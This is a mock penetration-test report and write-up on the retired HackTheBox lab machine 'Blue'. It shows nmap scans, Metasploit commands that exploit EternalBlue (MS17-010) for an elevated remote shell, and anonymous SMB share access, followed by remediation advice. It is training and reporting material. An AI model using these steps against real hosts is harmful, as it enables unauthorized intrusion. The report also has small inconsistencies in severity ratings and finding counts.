



Blue Write-up

Machine Author: **ch4p**

Difficulty: **Easy**

Retired Machine

Prepared by: iamjirho

# **Table of Contents**

[**Table of Contents** 2](#_Toc169647973)

[**Assessment Overview** 3](#_Toc169647974)

[**Finding Severity Ratings** 3](#_Toc169647975)

[**Risk Factors** 3](#_Toc169647976)

[**Likelihood** 3](#_Toc169647977)

[**Impact** 4](#_Toc169647978)

[**Executive Summary** 5](#_Toc169647979)

[**Testing Summary** 5](#_Toc169647980)

[**Tester Notes and Recommendations** 5](#_Toc169647981)

[**Key Strengths and Weaknesses** 6](#_Toc169647982)

[**Vulnerability Summary & Report Card** 7](#_Toc169647983)

[**Internal Penetration Test Findings** 7](#_Toc169647984)

[**Machine Compromise Walkthrough** 7](#_Toc169647985)

[**Detailed Walkthrough** 7](#_Toc169647986)

[**Remediation Summary** 10](#_Toc169647987)

[**Medium Term** 10](#_Toc169647988)

[**Long Term** 10](#_Toc169647989)

[**Technical Findings** 11](#_Toc169647990)

[**Internal Penetration Test Findings** 11](#_Toc169647991)

[**Finding IPT-001: Unpatched Eternal Blue Vulnerability - Critical** 11](#_Toc169647992)

[**Finding IPT-002: Insecure File Shares - Medium** 13](#_Toc169647993)

# **Assessment Overview**

I evaluated the security posture of the machine by comparing to the current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

# **Finding Severity Ratings**

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

|  |  |  |
| --- | --- | --- |
| **Severity** | **CVSS V3**  **Score Range** | **Definition** |
| Critical | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| High | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| Moderate | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| Low | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| Informational | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

# **Risk Factors**

Risk is measured by two factors: Likelihood and Impact:

### **Likelihood**

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

### **Impact**

Impact measures the potential vulnerability’s effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

# **Executive Summary**

This report is a mockup penetration test report to enhance my writing skills and to easily identify misconfigurations and vulnerabilities present in a system. This process will also help me build a manual findings database to gain a comprehensive understanding of the underlying vulnerabilities and exploits present on different machine I pwned.

### **Testing Summary**

During the penetration testing process, we conducted an Nmap scan to identify open ports on the target machine. The scan revealed that ports 139 and 445, which are associated with SMB services, were open. Utilizing an Nmap NSE script, we identified that the machine is vulnerable to the EternalBlue exploit, classified as Finding IPT-001.

Additionally, we discovered that the machine has two SMB file shares that allow anonymous login, granting anonymous access. With the knowledge that the machine is susceptible to the EternalBlue exploit, we proceeded to use Metasploit to exploit this vulnerability. As a result, we were able to gain instant access to the machine with elevated privileges.

### **Tester Notes and Recommendations**

During the assessment, it was found that the machine is vulnerable to the EternalBlue exploit, a remote code execution vulnerability affecting Windows hosts. This vulnerability arises from improper handling of certain requests in Microsoft Server Message Block 1.0 (SMBv1). When an unauthenticated attacker sends a specially crafted packet, they can execute arbitrary code on the affected machine.

To mitigate this vulnerability, it is recommended that all Windows clients and servers deploy the security patch available from Microsoft in MS17-010. Updating the software to the latest version of Windows will ensure that the system is protected against this exploit.

Additionally, the SMB file shares on the machine were discovered to have anonymous access. This configuration could allow adversaries to discover sensitive information within the environment and potentially write malicious files to the shares. It is advised to review the share privileges to ensure that users are granted access in accordance with the principle of least privilege. This will help minimize the risk of unauthorized access and potential exploitation.

### **Key Strengths and Weaknesses**

The following identifies the key strengths identified during the assessment:

1. SMB Files Shares do not have any sensitive information being stored

The following identifies the key weaknesses identified during the assessment:

1. Unpatched SMB becoming vulnerable to a known Eternal Blue exploit
2. Anonymous login is allowed to SMB shares

# **Vulnerability Summary & Report Card**

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

### **Internal Penetration Test Findings**

During the course of testing, I have uncovered one (1) finding that pose a material risk to Blue machine. The below table provides a summary of the findings by severity level.

Table 1. Severity Summary

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1 | 1 |  |  |  |
| Critical | High | Moderate | Low | Informational |

Below is a high-level overview of each finding identified during the engagement. These findings are covered in depth in the **Technical Findings** section of this report.

|  |  |  |
| --- | --- | --- |
| **Finding** | **Severity** | **Recommendation** |
| Internal Penetration Test | | |
| IPT-001: Unpatched Eternal Blue Vulnerability | Critical | Update Windows on the affected hosts. |
| IPT-002: Insecure File Shares | High | Review file share privileges |

# **Machine Compromise Walkthrough**

During the course of the assessment, I was able gain a foothold and compromise the machine, leading to full administrative control. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing.

### **Detailed Walkthrough**

**Detailed reproduction steps in compromising the machine are as follows:**

**USING METASPLOIT (AUTOMATIC EXPLOIT)**

Upon connecting to the network via VPN, the tester used nmap to scan for open ports on the machine, which can reveal what services and applications are running as well as detect vulnerabilities and misconfigurations set on the machine.

nmap -sC -sV -Pn -p- 10.10.10.40 --open

<SNIP>

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49156/tcp open msrpc Microsoft Windows RPC

49157/tcp open msrpc Microsoft Windows RPC

Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2024-06-14T17:11:25

|\_ start\_date: 2024-06-14T17:06:10

| smb2-security-mode:

| 2:1:0:

|\_ Message signing enabled but not required

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

|\_clock-skew: mean: -26m25s, deviation: 34m36s, median: -6m27s

| smb-os-discovery:

| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

| OS CPE: cpe:/o:microsoft:windows\_7::sp1:professional

| Computer name: haris-PC

| NetBIOS computer name: HARIS-PC\x00

| Workgroup: WORKGROUP\x00

|\_ System time: 2024-06-14T18:11:27+01:00

During our network scan, we identified three open ports: 135, 139, and 445 on the target machine. The target machine has been identified as running Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1).

Since port 445 indicates that SMB (Server Message Block) is active, we can utilize the Nmap Scripting Engine (NSE) to check for potential vulnerabilities related to SMB on the machine.

nmap --script smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-cve-2017-7494.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse,smb-vuln-regsvc-dos.nse,smb-vuln-webexec.nse -p445 10.10.10.40

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 10:11 EDT

Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 27.27% done; ETC: 10:11 (0:00:13 remaining)

Nmap scan report for 10.10.10.40 (10.10.10.40)

Host is up (0.051s latency).

PORT STATE SERVICE

445/tcp open microsoft-ds

Host script results:

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

|\_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

|\_smb-vuln-ms10-054: false

|\_smb-vuln-ms10-061: NT\_STATUS\_OBJECT\_NAME\_NOT\_FOUND

Since we know that the machine is vulnerable to the EternalBlue MS17-010 vulnerability, we can utilize Metasploit to search for the appropriate exploit module. By leveraging this exploit, we can potentially gain a remote shell on the machine, allowing us to execute commands and perform further actions remotely.

search eternal

use exploit/windows/smb/ms17\_010\_eternalblue

set RHOSTS <IP>

set LHOSTS <IP>

exploit




Figure 1.Eternal Blue Exploit

# **Remediation Summary**

As a result of this assessment there are several opportunities to strengthen the box security posture. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete.

### **Medium Term**

* [**IPT-*002***] – Perform a network file share audit
* [**IPT-001**] – Apply security update and patches

### **Long Term**

* Educate systems and network administrators and developers on security hardening best practices compromise

# **Technical Findings**

### **Internal Penetration Test Findings**

#### **Finding IPT-001: Unpatched Eternal Blue Vulnerability - Critical**

|  |  |
| --- | --- |
| **Description:** | Eternal Blue (i.e., MS17-010) is a remote code-execution vulnerability that affects Windows hosts. The vulnerability is caused by the improper handling of certain requests in Microsoft Server Message Block 1.0 (SMBv1). When exploited with a specially crafted packet, an unauthenticated attacker can execute arbitrary code. |
| **Risk:** | Likelihood: High – Malicious actors have used SMB exploitations like EternalBlue in recent breaches.  Impact: Very High – If exploited, an attacker gains code execution as the system user. An adversary will require additional techniques to obtain domain  administrator access. |
| **Affected Host** | 10.10.10.40 |
| **Tools Used:** | Nmap, Metasploit |
| **Remediation** | * I recommend all Windows Client or Server deploy the security patch available from Microsoft in MS17-010. All you need to do is update your software to the latest version of Windows[1][2][3] * If an update is not permitted due to the environment where legacy system are critical to the infrastructure, a workaround would be to disable SMBv1[1][2][3] |
| **References:** | [1] [CVE-2017-0144](https://www.tenable.com/cve/CVE-2017-0144) – tenable Eternal Blue  [2] [Microsoft Security Bulletin MS17-010 - Critical](https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010#vulnerability-information) – Workaround running Legacy systems  [3] [MITRE ATT&CK](https://attack.mitre.org/techniques/T1210/) – Exploitation of Remote Services |

Finding Evidence:

Running the `use exploit/windows/smb/ms17\_010\_eternalblue` module in Metasploit exploits a vulnerability in the SMBv1 protocol on Windows systems, allowing an attacker to gain a remote shell with an elevated privileges.




Figure 2. Eternal Blue Vulnerability Exploit

#### **Finding IPT-002: Insecure File Shares - Medium**

|  |  |
| --- | --- |
| **Description:** | The tester uncovered multiple SMB file shares where all Domain Users have anonymous access. |
| **Risk:** | Likelihood: **High** – SMB is a widely used protocol for file and printer sharing in Windows and Unix environments. Its prevalence makes it a prime target for attackers seeking to exploit vulnerabilities[1].  Impact: **High** – An attacker who gains a foothold in this domain can use this access to search for files containing sensitive data such as credentials and potentially write malicious files to the file shares[1]. |
| **Affected Host or Domain** | 10.10.10.40 |
| **Remediation** | * Review file share privileges to ensure that users are granted access in accordance with the principal of least privilege[2] |
| **References:** | [1] [Exposed SMB Share](https://cybernews.com/security/server-message-block-share-attacks-explained/)  [2] [MITRE ATT&ACK M1026](https://attack.mitre.org/mitigations/M1026) – Privileged Account Management |

Finding Evidence:

Using smbclient, the tester was able to access to 2 (two) SMB file share.

┌──(root㉿kali)-[~]

└─# smbclient \\\\10.10.10.40\\Users

Password for [WORKGROUP\root]:

Try "help" to get a list of possible commands.

smb: \> ls

. DR 0 Fri Jul 21 02:56:23 2017

.. DR 0 Fri Jul 21 02:56:23 2017

Default DHR 0 Tue Jul 14 03:07:31 2009

desktop.ini AHS 174 Tue Jul 14 00:54:24 2009

Public DR 0 Tue Apr 12 03:51:29 2011

4692735 blocks of size 4096. 657911 blocks available

smb: \>

┌──(root㉿kali)-[~]

└─# smbclient \\\\10.10.10.40\\Share

Password for [WORKGROUP\root]:

Try "help" to get a list of possible commands.

smb: \> ls

. D 0 Fri Jul 14 09:48:44 2017

.. D 0 Fri Jul 14 09:48:44 2017

4692735 blocks of size 4096. 657911 blocks available

smb: \>

